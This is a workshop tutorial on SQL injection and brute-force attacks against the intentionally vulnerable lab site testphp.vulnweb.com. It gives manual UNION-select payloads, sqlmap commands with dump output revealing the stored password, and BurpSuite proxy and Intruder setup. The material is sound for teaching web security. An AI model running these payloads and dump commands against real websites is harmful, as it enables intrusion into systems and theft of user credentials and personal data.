Cybersecurity Workshop: SQL Injection



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Disclaimer: Attacks shown in the demo are strictly restricted for learning purpose and should not be performed on any other website. If done otherwise, you will be solely responsible for it & might face legal issues as well.

Demo 1 - Manual Exploitation of SQLi Vulnerability

Problem Statement

Test the mentioned website for said SQL vulnerabilities, and find the username and password of a user if the vulnerability is found and exploited.


Solution


Step 1:

Open the SQLi vulnerable website, URL: http://testphp.vulnweb.com/

How to identify whether the website is having SQLi Vulnerability, click on artists and then click on Blad3








Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Step 2:

Open your browser and enter http://testphp.vulnweb.com/artists.php?artist=2 followed by '. If you are getting error related to dB, it means the website is having SQLi Vulnerability and we can exploit it to find the user and password




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Step 3:

Find number of columns in the database, to find the column names we need to enter order by (number we need to guess)--, we need to do this till we see no changes in the website


For example: if you type order by 5--, 4 -- you will be getting an error but on 3--, the page will just refresh. This indicates 3 columns in dB



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
Step 4:

Identify the table name for this website, we need to enter a command after the URL Command - union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--



An error message will be displayed after the command is executed. So there are 4 combinations you can use to find the table name


http://testphp.vulnweb.com/artists.php?artist=2' http://testphp.vulnweb.com/artists.php?artist='2' http://testphp.vulnweb.com/artists.php?artist='2' http://testphp.vulnweb.com/artists.php?artist=-2



Note - You can find the table name "artists, carts, categ, featured, guestbook, pictures, users"

Step 5:


Now that we know the table name, we can find the column names inside the table Command - union select 1,2,group_concat(column_name) from information_schema.columns where table_name="users"—




Note: You can now see the column names in the table users

Step 6:


Find the data in the column name uname union select 1,2,group_concat(uname) from users--First let me find the user name




Now the password



After you find the password, click on your profile, and enter the username and password



You can now login and change any details in the website



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Demo 2 – Automated Exploitation of SQLi Vulnerability


Problem Statement

Test the mentioned website for said SQL vulnerabilities using sqlmap and find the username and password of a user if the vulnerability is found and exploited.

Solution


Step 1:

Identify the website targeted for SQLi



http://testphp.vulnweb.com/


Go to your browser and type URL: http://testphp.vulnweb.com/ php?id= Click on the link mentioned in the image below



artists - Home of Acunetix Art

Nullam fringilla urna **id** leo. Praesent aliquet pretium ... This is an example **PHP** application, which is intentionally vulnerable to web attacks. It is intended to help ...

Clicking on the URL will display the following page



Step 2:

Open terminal in Kali Linux and type sqlmap (since sqlmap is a pre-installed command line tool in Kali)

And by entering the command shown in the image, we will find the database of the website



The output of the above command should be like this

```
Shell No. 1
                                                                               □ X
File
     Actions Edit View
                            Help
[03:50:03] [INFO] resuming back-end DBMS 'mysql' [03:50:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 2151=2151
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 8563 FROM (SELECT(SLEEP(5)))syEE)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9936 UNION ALL SELECT NULL, NULL, CONCAT(0×7170767a71,0x
756972726965414a7664764e765864594e4749455a556b7641754256444742416d6e78744f7
84e6f,0×71786a7171)-- -
[03:50:04] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[03:50:04] [INFO] fetched data logged to text files under '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 03:50:04 /2020-07-20/
root@neo:~#
```

Step 3: Find the databases in website

```
Shell No.1 _ _ X

File Actions Edit View Help


root@neo:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
```

```
Shell No. 1
                                                                                   □ X
File Actions Edit View
                             Help
    Payload: artist=1 AND 2151=2151
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 8563 FROM (SELECT(SLEEP(5)))syEE)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
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756972726965414a7664764e765864594e4749455a556b7641754256444742416d6e78744f7
84e6f,0×71786a7171)--
[03:57:27] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[03:57:27] [INFO] fetching database names
[03:57:27] [INFO] resumed: 'information_schema'
[03:57:27] [INFO] resumed: 'acuart'
available databases [2]:
[*] acuart
[*] information_schema
[03:57:27] [INFO] fetched data logged to text files under '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com'
                                                                                I
[*] ending @ 03:57:27 /2020-07-20/
root@neo:~#
```

Database is found, we are going to use acuart database for this exploitation

Step 4:
Find the number of tables in database acuart

Command - # sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables



Step 5: Find the column names in table users using the command shown in the image

```
Shell No.1 _ _ X

File Actions Edit View Help

root@neo:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D ac
uart -T users --columns
```

Column names in table users will be displayed -

```
Shell No. 1
                                                                                               _ ×
File Actions Edit View
                                  Help
[07:46:55] [INFO] resumed: 'address', 'mediumtext'
[07:46:55] [INFO] resumed: 'email','varchar(100)'
[07:46:55] [INFO] resumed: 'name','varchar(100)'
[07:46:55] [INFO] resumed: 'name', 'varchar(100)'
[07:46:55] [INFO] resumed: 'phone', 'varchar(100)'
[07:46:55] [INFO] resumed: 'cart', 'varchar(100)'
Database: acuart
Table: users
[8 columns]
  Column
             Type
  name
               varchar(100)
               mediumtext
  address
               varchar(100)
  cart
               varchar(100)
  CC
  email
               varchar(100)
  pass
               varchar(100)
  phone
               varchar(100)
  uname
               varchar(100)
[07:46:55] [INFO] fetched data logged to text files under '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 07:46:55 /2020-07-20/
root@neo:~#
```

Step 6:

Find the data available in 'user' table
We will be targeting the 'uname' and 'pass' columns to find the user name and password

First uname will be targeted-

```
Shell No.1 _ _ X


File Actions Edit View Help

root@neo:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D ac
uart -T users -C uname --dump
```

Now the password column-

```
Shell No. 1
                                                                           □ ×
File Actions
              Edit
                    View
                           Help
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9936 UNION ALL SELECT NULL, NULL, CONCAT(0×7170767a71,0x
756972726965414a7664764e765864594e4749455a556b7641754256444742416d6e78744f7
84e6f,0×71786a7171)-- -
[07:51:15] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[07:51:15] [INFO] fetching entries of column(s) 'pass' for table 'users' in
 database 'acuart'
Database: acuart
Table: users
[1 entry]
 pass
 test
[07:51:23] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[07:51:23] [INFO] fetched data logged to text files under '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 07:51:23 /2020-07-20/
root@neo:~#
```

Step 7:Login to website with the username and password



You will be able to access all user data and will have user priviliges



Demo 3 - Configuring and Testing of BurpSuite


Problem Statement

Setting up a Burp project in BurpSuite community edition in the Kali Linux VM and test whether traffic is routed through BurpSuite.

Solution


Step 1:

Open Burpsuite from the menu (Web Application Analysis - > Burpsuite) or search for burpsuite




BurpSuite will open,


1. We can only setup Temporary projects as we are using community edition of Burpsuite




2. Keep default settings




Step 2:The burp will be loaded and displayed



Step 3:
Go to Proxy tab and check whether the 'Intercept' toggle is set to "ON"




Step 4: Verify whether the Interface is running and "on" toggle is checked




Step 5:

Now go to your browser setting -> network setting and enter 'HTTP Proxy' as 127.0.0.1 and Port as 8080, and click use this proxy for all protocols. Click ok to save.



Step 6:

To verify the burp is running, visit http://burp



edureka!

Demo 4 - Exploiting Vulnerable Website using BurpSuite

Problem Statement

Intercept the traffic passed by the vulnerable website and perform a Brute force attack on this website to obtain the username and password.


Solution

Step 1:

Now we are going to intercept a connection using BurpSuite, for that use the website http://testphp.vulnweb.com/login.php



Step 2:
Go to intercept tab in proxy




You can see the message is intercepted, with a forward and drop button on top, Forward - This forward the request to server Drop - Will drop the request

Step 3:

Brute force hacking of password -

Now we are going to try brute force hacking using BurpSuite,


Right click on the intercept page and click send to Intruder



Once the request is received in intruder you will receive the above screen

Step 4:


Select the positions (the variables you want to parameterize and exploit) Select the attack type as "Cluster Bomb"



Step 5:

Go to payload tab and enter the usernames and password to try for that variable.

